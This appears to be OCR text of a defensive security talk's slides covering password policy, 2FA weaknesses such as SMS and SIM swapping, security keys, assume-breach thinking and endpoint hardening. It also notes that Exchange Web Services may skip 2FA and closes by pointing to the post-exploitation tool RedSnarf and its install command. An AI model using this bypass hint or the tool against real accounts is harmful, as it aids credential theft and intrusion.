
Password must be at least:
20 characters

- understand the decisions to be made when determining password policy
- implement strategies that lessen the workload that complex passwords impose on users
- make your system more secure by suggesting a number of practical steps you can implement

- *doesn't differentiate between admin and non-admin user

Frustrating++

2FA



Secure https://login.microsoftonline.com/common/login

Microsoft

[redacted]

Enter code


We texted your phone +XX XXXXXXXX56. Please enter the code to sign in.

Code

Verify

Having trouble? Sign in another way

More information



Settings


mu

Additional security verification

Your admin has turned on additional security verification to better secure your account.

To sign in to Office 365, you need to enter a password and reply back to the security message that is sent to your phone.
Update your phone numbers used for account security.

SMS Hell!


Secure https://www.bbc.co.uk/programmes/b0b42tlv

iPlayer Radio

Search

Stations Categories Schedules Podcasts My Radio

BBC RADIO 4 Money Box

LISTEN

On Now : **The Life Scientific**

John Taylor on being an inventor

Home Episodes Clips Podcast Presenters Contact Us Energy market Pensions

TSB customers hit by 'SIM swappers'

How can you avoid SIM swap fraud happening to you? TSB customers have contacted Money Box after their mobile phones were targeted by criminals. The fraud involves an identity thief posing as their victim in…

Available now

30 minutes

Show more

Download

Last on

Sunday

21:00

BBC RADIO 4

More episodes

PREVIOUS

Money Box Live: Understanding NHS Continuing Healthcare

NEXT

Money Box Live

See all episodes from Money Box

Exchange Web Services (EWS)


The O365 portal may require ~2FA

EWS doesn’t always

The default URL for EWS is:


https://<*mail.server*>/ews/exchange.asmx

Proper 2FA



Not Secure
uk.businessinsider.com/none-of-googles-employees-get-phished-because-o
BUSINESS INSIDER UK
TECH
Ad closed by

None of Google's 85,000 emplo
have had their work accounts ta
over in a year — and it's becaus
simple $20 product anyone can



Google

2-Step Verification


Use your device to sign in to your Google Account.

Insert your Security Key

If your Security Key has a button, tap it.
If it doesn't, remove and re-insert it.

☑ Remember this computer for 30 days

Remove technical debt



Sun Tzu @SunTzuCyber

"The enemy does not check your risk register prior to attacking." - Sun Tzu, The Art of Cyber War

This can be difficult in large, complex environments.

Assume breach

“Defenders think in lists and attackers think in graphs” **John Lambert (MSTIC)**

Take a domain controller for example. Bob admins the DC from a workstation. If that workstation is not protected as much as the domain controller, the DC can be compromised.

The EUD is the battleground

The EUD is the battleground

Once a foothold is gained, one of two things is likely to happen:

- **Situational Awarness / Enumerate creds (Password Spray etc.)**
- **Enumerate local host & network**

The EUD is the battleground…Windows version

Harden the EUD & reduce situational awareness:


LAPS

White listing / App locker

Host based firewall

Logging (PS v5) / SYSMON

I wrote a thing…post exploitation



Secure
https://www.youtube.com/watch?v=JpmXl_zr8do
YouTube GB
Search
RedSnarf
RedSnarf
github.com/nccgroup/redsnarf
0:42 / 3:03
installion.co.uk/kali/kali/main/r/redsnarf/install/index.html

This website uses cookies to ensure you get the best experience on our website

Installion.co.uk

> kali > kali > main > r > redsnarf > install

How To Install redsnarf On Kali Linux 2017.1

Google Custom Search

To install redsnarf just follow these instructions.

Are you having problems? You can always remove redsnarf again by following the instructions at this link.

Install redsnarf

```
sudo apt-get install redsnarf
```

